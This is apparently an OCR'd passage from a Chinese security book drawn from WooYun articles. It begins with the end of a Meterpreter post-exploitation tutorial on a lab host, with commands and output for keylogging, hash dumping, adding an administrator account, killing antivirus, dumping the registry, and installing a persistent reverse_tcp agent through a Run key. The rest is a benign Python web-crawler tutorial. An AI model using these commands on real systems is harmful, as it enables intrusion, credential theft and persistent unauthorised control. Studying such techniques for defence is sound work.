


图　1-4-5

sessions：
sessions -i 1

会话如图 1-4-5：




图　1-4-6

sysinfo ipconfig ps hashdump。

0x04　常用命令

截屏：

screenshot

结果如图 1-4-7 和图 1-4-8：

图　1-4-7

图　1-4-8

键盘记录：

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against SPRITEKI-674621

[*] Starting the keystroke sniffer...

[*] Keystrokes being saved in to

/root/.msf4/loot/20150315141552_default_172.16.244.136_host.windows.key_879494.txt

[*] Recording keystrokes...

^C[*] Saving last few keystrokes...

[*] Interrupt

[*] Stopping keystroke sniffer...

结果如图 1-4-9：




图　1-4-9

执行 cmd:

```
meterpreter>shell
```

添加用户：

```
net user add name password /add
```

添加用户到管理组：

```
net localgroup administrator name /add
```

因为是内网，开启 3389 也没什么意义了。

图　1-4-10

Kill 杀软，如图 1-4-11：

图 1-4-11

```
meterpreter > run scraper
[*] New session on 172.16.244.136:1114...
[*] Gathering basic system information...
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError priv_passwd_get_sam_hashes: Operation failed:
Access is denied.
[*] Obtaining the entire registry...
[*]    Exporting HKCU
[*]    Downloading HKCU (C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\FQvPwGSl.reg)
[*]    Cleaning HKCU
[*]    Exporting HKLM
[*]    Downloading HKLM (C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\HFQhdyFt.reg)
[*]    Cleaning HKLM
[*]    Exporting HKCC
[*]    Downloading HKCC (C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\iNNrwzBu.reg)
[*]    Cleaning HKCC
[*]    Exporting HKCR
[*]    Downloading HKCR (C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\QBVFVWVP.reg)
[*]    Cleaning HKCR
[*]    Exporting HKU
[*]    Downloading HKU (C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Vwvxmugh.reg)
[*]    Cleaning HKU
[*] Completed processing on 172.16.244.136:1114...
```

结果如图：




图　1-4-12

控制持久化：

```
meterpreter > run persistence -X -i 20 3376 -r 172.16.244.129
[*] Running Persistance Script
[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/SPRITEKI-674621_20150315.5511/SPRITEKI-674621_20150315.5511.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.244.129 LPORT=4444
[*] Persistent agent script is 609466 bytes long
[+] Persistent Script written to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\lBsbPnkcYJvv.vbs
[*] Executing script C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\lBsbPnkcYJvv.vbs
[+] Agent executed with PID 1112
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ShFzEOxwbuI
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ShFzEOxwbuI
```

结果如图 1-4-13：

图　1-4-13

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST
set LPOTR
exploit
```

在 meterpreter 下使用 Windows API 编程，以弹 Hello world 窗示例。

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
```

结果如图 1-4-14：

图　1-4-14

0x05 更多 Meterpreter 的命令

参考：

Meterpreter 后渗透攻击命令

（地址：http://www.metasploit.cn/thread-640-1-1.html 安全参考备份地址：http://pan.baidu.com/s/1sj5FRcD）

Metasploit 工具 Meterpreter 的命令速查表

（地址：http://www.91ri.org/8476.html 安全参考备份地址：http://pan.baidu.com/s/1jGrHa3W）

0x06 感谢

感谢全能 Mickey 牛和玄大：玄魂

雪碧 http://weibo.com/520613815

（全文完）责任编辑：Rexy

第二章 爬虫技术

第1节 爬虫技术浅析（一）

作者：Manning

来自：乌云知识库 － WooYun

网址：http://drops.wooyun.org/

0x00 前言

网络爬虫（Web crawler），是一种“自动化浏览网络”的程序，或者说是一种网络机器人。它们被广泛用于互联网搜索引擎或其他类似网站，以获取或更新这些网站的内容和检索方式。它们可以自动采集所有其能够访问到的页面内容，以便程序做下一步的处理。在 WEB2.0 时代，动态网页盛行起来。那么爬虫就应该能在页面内爬到这些有 javascript 生成的链接。当然动态解析页面只是爬虫的一个技术点。下面，我将按照如下顺序分享下面的这些内容的一些个人经验（编程语言为 Python）。

1、爬虫架构。
2、页面下载与解析。
3、URL 去重方法。
4、URL 相似性算法。
5、并发操作。
6、数据存储
7、动态爬虫源码分享。
8、参考文章

0x01 爬虫架构

谈到爬虫架构，不得不提的是 Scrapy 的爬虫架构。Scrapy，是 Python 开发的一个快速、高层次的爬虫框架，用于抓取 web 站点并从页面中提取结构化的数据。Scrapy 用途广泛，可以用于数据挖掘、监测和自动化测试。Scrapy 吸引人的地方在于它是一个框架，任何人都可以根据需求方便的修改。它也提供了多种类型爬虫的基类，如 BaseSpider、sitemap 爬虫等，如图 2-1-1：




图　2-1-1

上图是 Scrapy 的架构图，绿线是数据流向，首先从初始 URL 开始，Scheduler 会将其交给 Downloader 进行下载，下载之后会交给 Spider 进行分析，需要保存的数据则会被送到 Item Pipeline，那是对数据进行后期处理。另外，在数据流动的通道里还可以安装各种中间件，进行必要的处理。因此在开发爬虫的时候，最好也先规划好各种模块。我的做法是单独规划下载模块，爬行模块，调度模块，数据存储模块。

0x02 页面下载与解析

页面下载：页面下载分为静态和动态两种下载方式。传统爬虫利用的是静态下载方式，静态下载的优势是下载过程快，但是页面只是一个枯燥的 html，因此页面链接分析中获取的只是< a >标签的 href 属性或者高手可以自己分析 js，form 之类的标签捕获一些链接。在 python 中可以利用 urllib2 模块或 requests 模块实现功能。动态爬虫在 web2.0 时代则有特殊的优势，

由于网页会使用 javascript 处理，网页内容通过 Ajax 异步获取。所以，动态爬虫需要分析经过 javascript 处理和 ajax 获取内容后的页面。目前简单的解决方法是通过基于 webkit 的模块直接处理。PYQT4、Splinter 和 Selenium 这三个模块都可以达到目的。对于爬虫而言，浏览器界面是不需要的，因此使用一个 headless browser 是非常划算的，HtmlUnit 和 phantomjs 都是可以使用的 headless browser，如图 2-1-2：

```
37  if __name__ == '__main__':
38      t = DataNode("http://www.sina.com.cn")
39
40      fetcher(t)
41      print 'static:'
42      print len(t.html)
43      crawler(t)
44      print len(set(t.links))
45
46      print "dynamic:"
47      fetcher(t,"dynamic")
48      print len(t.html)
49      crawler(t)
50      print len(set(t.links))
```

图　2-1-2

以上这段代码是访问新浪网主站。通过对比静态抓取页面和动态抓取页面的长度和对比静态抓取页面和动态抓取页面内抓取的链接个数，如图 2-1-3：

```
root@ubuntu:/home/superspider# python Crawler.py
static:
563838
166
dynamic:
695991
1422
```

图　2-1-3

在静态抓取中，页面的长度是 563838，页面内抓取的链接数量只有 166 个。而在动态抓取中，页面的长度增长到了 695991，而链接数达到了 1422，有了近 10 倍的提升。抓链接表达式

正则：re.compile("href=\"([^\"])\"")*

Xpath：xpath('//[@href]')*

页面解析：页面解析是实现抓取页面内链接和抓取特定数据的模块，页面解析主要是对字符串的处理，而 html 是一种特殊的字符串，在 Python 中 re、beautifulsoup、HTMLParser、lxml 等模块都可以解决问题。对于链接，主要抓取 a 标签下的 href 属性，还有其他一些标签的 src 属性。

0x03 URL 去重

URL 去重是爬虫运行中一项关键的步骤，由于运行中的爬虫主要阻塞在网络交互中，因此避免重复的网络交互至关重要。爬虫一般会将待抓取的 URL 放在一个队列中，从抓取后的网页中提取到新的 URL，在他们被放入队列之前，首先要确定这些新的 URL 没有被抓取过，如果之前已经抓取过了，就不再放入队列了。

Hash 表

利用 hash 表做去重操作一般是最容易想到的方法，因为 hash 表查询的时间复杂度是 O(1)，而且在 hash 表足够大的情况下，hash 冲突的概率就变得很小，因此 URL 是否重复的判断准确性就非常高。利用 hash 表去重的这个做法是一个比较简单的解决方法。但是普通 hash 表也有明显的缺陷，在考虑内存的情况下，使用一张大的 hash 表是不妥的。Python 中可以使

用字典这一数据结构。

URL 压缩

如果 hash 表中，当每个节点储存的是一个 str 形式的具体 URL，是非常占用内存的，如果把这个 URL 进行压缩成一个 int 型变量，内存占用程度上便有了 3 倍以上的缩小。因此可以利用 Python 的 hashlib 模块来进行 URL 压缩。思路：把 hash 表的节点的数据结构设置为集合，集合内储存压缩后的 URL。

Bloom Filter

Bloom Filter 是通过极少的错误换取了存储空间的极大节省。Bloom Filter 是通过一组 k 个定义在 n 个输入 key 上的 Hash Function，将上述 n 个 key 映射到 m 位上的数据容器，如图 2-1-4：




图　2-1-4

上图很清楚的说明了 Bloom Filter 的优势，在可控的容器长度内，所有 hash 函数对同一个元素计算的 hash 值都为 1 时，就判断这个元素存在。Python 中 hashlib，自带多种 hash 函数，有 MD5，sha1，sha224，sha256，sha384，sha512。代码中还可以进行加盐处理，还是很方便的。Bloom Filter 也会产生冲突的情况，具体内容查看文章结尾的参考文章。在 Python 编程过程中，可以使用 jaybaird 提供的 BloomFilter 接口，或者自己造轮子。

小细节

有个小细节，在建立 hash 表的时候选择容器很重要。hash 表占用空间太大是个很不爽的问题，因此针对爬虫去重，下列方法可以解决一些问题，下面这段代码简单验证了生成容器的运行时间，如图 2-1-5~图 2-1-6：

```
1  import time
2  size = 100000000
3  print 'size:'
4  print size
5  time1 = time.time()
6  list1 = [0 for i in xrange(size)]
7  time2 = time.time()
8  print 'list'
9  print time2 - time1
10
11 time3 = time.time()
12 list2 = '0' * size
13 time4 = time.time()
14 print 'string'
15 print time4 - time3
```

图　2-1-5

```
>>>
size:
100000000
list
7.23200011253
string
0.0190000534058
>>>
```

图　2-1-6

由上图可以看出，建立一个长度为 1 亿的容器时，选择 list 容器程序的运行时间花费了 7.2s，而选择字符串作为容器时，才花费了 0.2s 的运行时间。接下来看看内存的占用情况，如果建立 1 亿的列表占用了 794660k 内存，如图 2-1-7：




图　2-1-7

而建立 1 亿长度的字符串却占用了 109720k 内存，空间占用大约减少了 700000k。，如图 2-1-8：




图　2-1-8

0x04 URL 相似性

初级算法

对于 URL 相似性，我只是实践一个非常简单的方法。在保证不进行重复爬去的情况下，还需要对类似的 URL 进行判断。我采用的是 sponge 和 ly5066113 提供的思路。具体资料在参考文章里。下列是一组可以判断为相似的 URL 组：

http://auto.sohu.com/7/0903/70/column213117075.shtml

http://auto.sohu.com/7/0903/95/column212969565.shtml

http://auto.sohu.com/7/0903/96/column212969687.shtml

http://auto.sohu.com/7/1103/61/column216206148.shtml

http://auto.sohu.com/s2007/0155/s254359851/index1.shtml

http://auto.sohu.com/s2007/5730/s249066842/index2.shtml

http://auto.sohu.com/s2007/5730/s249067138/index3.shtml

http://auto.sohu.com/s2007/5730/s249067983/index4.shtml

按照预期，以上 URL 归并后应该为：

http://auto.sohu.com/7/0903/70/column213117075.shtml

http://auto.sohu.com/s2007/0155/s254359851/index1.shtml

思路如下，需要提取如下特征：

host 字符串

目录深度（以’/’分割）

尾页特征

具体算法，如图 2-1-9：

```python
import urlparse
import hashlib
hash_size = 199999
def parse(url):
    tmp = urlparse.urlparse(url)
    scheme = tmp[0]; netloc = tmp[1]; path = tmp[2][1:]; query  = tmp[4]
    if len(path.split('/')[-1].split('.')) > 1:
        tail = path.split('/')[-1].split('.')[-1]
    elif len(path.split('/')) == 1 :
        tail = path
    else:
        tail = '1'
    tail = tail.lower()
    path_length = len(path.split('/')) -1
    path_value = 0
    path_list = path.split('/')[:-1] + [tail]
    for i in range(path_length + 1):
        if path_length - i == 0:
            path_value += hash(path_list[path_length - i])%98765
        else:
            path_value += len(path_list[path_length - i])*(10**(i+1))
    netloc_value = hash(hashlib.new("md5", netloc).hexdigest())%hash_size
    url_value = hash(hashlib.new("md5", str(path_value + netloc_value)).hexdigest())%hash_size
    return url_value

url = 'http://auto.sohu.com/23123'
parse(url)
url = 'http://auto.sohu.com/123'
parse(url)
```

图　2-1-9

算法本身很菜，各位一看就能懂。实际效果，如图 2-1-10：

```
root@ubuntu:/home/superspider# python UrlSimilar.py
http://auto.sohu.com/7/0903/70/column213117075.shtml          648142495
http://auto.sohu.com/7/0903/95/column212969565.shtml          648142495
http://auto.sohu.com/7/0903/96/column212969687.shtml          648142495
http://auto.sohu.com/7/1103/61/column216206148.shtml          648142495
http://auto.sohu.com/s2007/0155/s254359851/index1.shtml       106039213
http://auto.sohu.com/s2007/5730/s249066842/index2.shtml       106039213
http://auto.sohu.com/s2007/5730/s249067138/index3.shtml       106039213
http://auto.sohu.com/s2007/5730/s249067983/index4.shtml       106039213
root@ubuntu:/home/superspider#
```

图　2-1-10

上图显示了把 8 个不一样的 url，算出了 2 个值。通过实践，在一张千万级的 hash 表中，冲突的情况是可以接受的。

0x05 并发操作

Python 中的并发操作主要涉及的模型有：多线程模型、多进程模型、协程模型。Elias 专门写了一篇文章，来比较常用的几种模型并发方案的性能。对于爬虫本身来说，限制爬虫速度主要来自目标服务器的响应速度，因此选择一个控制起来顺手的模块才是对的。

多线程模型：多线程模型，是最容易上手的，Python 中自带的 threading 模块能很好的实现并发需求，配合 Queue 模块来实现共享数据。

多进程模型：

多进程模型和多线程模型类似，multiprocessing 模块中也有类似的 Queue 模块来实现数据共享。在 linux 中，用户态的进程可以利用多核心的优势，因此在多核背景下，能解决爬虫的并发问题。

协程模型：

协程模型，在 Elias 的文章中，基于 greenlet 实现的协程程序的性能仅次于 Stackless Python，大致比 Stackless Python 慢一倍，比其他方案快接近一个数量级。因此基于 gevent（封装了 greenlet）的并发程序会有很好的性能优势。

具体说明下 gevent（非阻塞异步 IO）。

“Gevent 是一种基于协程的 Python 网络库，它用到 Greenlet 提供的，封装了 libevent 事件循环的高层同步 API。”从实际的编程效果来看，协程模型确实表现非常好，运行结果的可控性明显强了不少，gevent 库的封装易用性极强。

0x06 数据存储

数据存储本身设计的技术就非常多，作为小菜不敢乱说，但是工作还是有一些小经验是可以分享的。

前提：使用关系数据库，测试中选择的是 mysql，其他类似 sqlite，SqlServer 思路上没有区别。当我们进行数据存储时，目的就是减少与数据库的交互操作，这样可以提高性能。通常情况下，每当一个 URL 节点被读取，就进行一次数据存储，对于这样的逻辑进行无限循环。其实这样的性能体验是非常差的，存储速度非常慢。进阶做法，为了减少与数据库的交互次数，每次与数据库交互从之前传送 1 个节点变成传送 10 个节点，到传送 100 个节点内容，这样效率变有了 10 倍至 100 倍的提升，在实际应用中，效果是非常好的。:D

0x07 动态爬虫源码分享

爬虫模型，如图 2-1-11




图　2-1-11

目前这个爬虫模型如上图，调度模块是核心模块。调度模块分别与下载模块，析取模块，存储模块共享三个队列，下载模块与析取模块共享一个队列。数据传递方向如上图所示。爬虫源码实现了以下功能：
动态下载，gevent 处理，BloomFilter 过滤，URL 相似度过滤，关键字过滤，爬取深度。
Github 地址：https://github.com/manning23/MSpider 代码总体来说难度不大，各位轻喷。

0x08 参考文章

感谢以下分享的文章与讨论
http://security.tencent.com/index.php/blog/msg/34
http://www.pnigos.com/?p=217
http://security.tencent.com/index.php/blog/msg/12
http://wenku.baidu.com/view/7fa3ad6e58fafab069dc02b8.html
http://wenku.baidu.com/view/67fa6feaaeaad1f346933f28.html
http://www.html5rocks.com/zh/tutorials/internals/howbrowserswork/
http://www.elias.cn/Python/PyConcurrency?from=Develop.PyConcurrency
http://blog.csdn.net/HanTangSongMing/article/details/24454453
http://blog.csdn.net/historyasamirror/article/details/6746217
http://www.spongeliu.com/399.html
http://xlambda.com/gevent-tutorial/
http://simple-is-better.com/news/334
http://blog.csdn.net/jiaomeng/article/details/1495500
http://bbs.chinaunix.net/forum.php?mod=viewthread&tid=1337181
http://www.tuicool.com/articles/nieEVv
http://www.zhihu.com/question/21652316
http://code.rootk.com/entry/crawler
（连载中）责任编辑：静默

第2节 爬虫技术浅析（二）

作者：Manning
来自：乌云知识库 － WooYun
网址：http://drops.wooyun.org/

0x00 前言

项目开源地址:https://github.com/manning23/MSpider
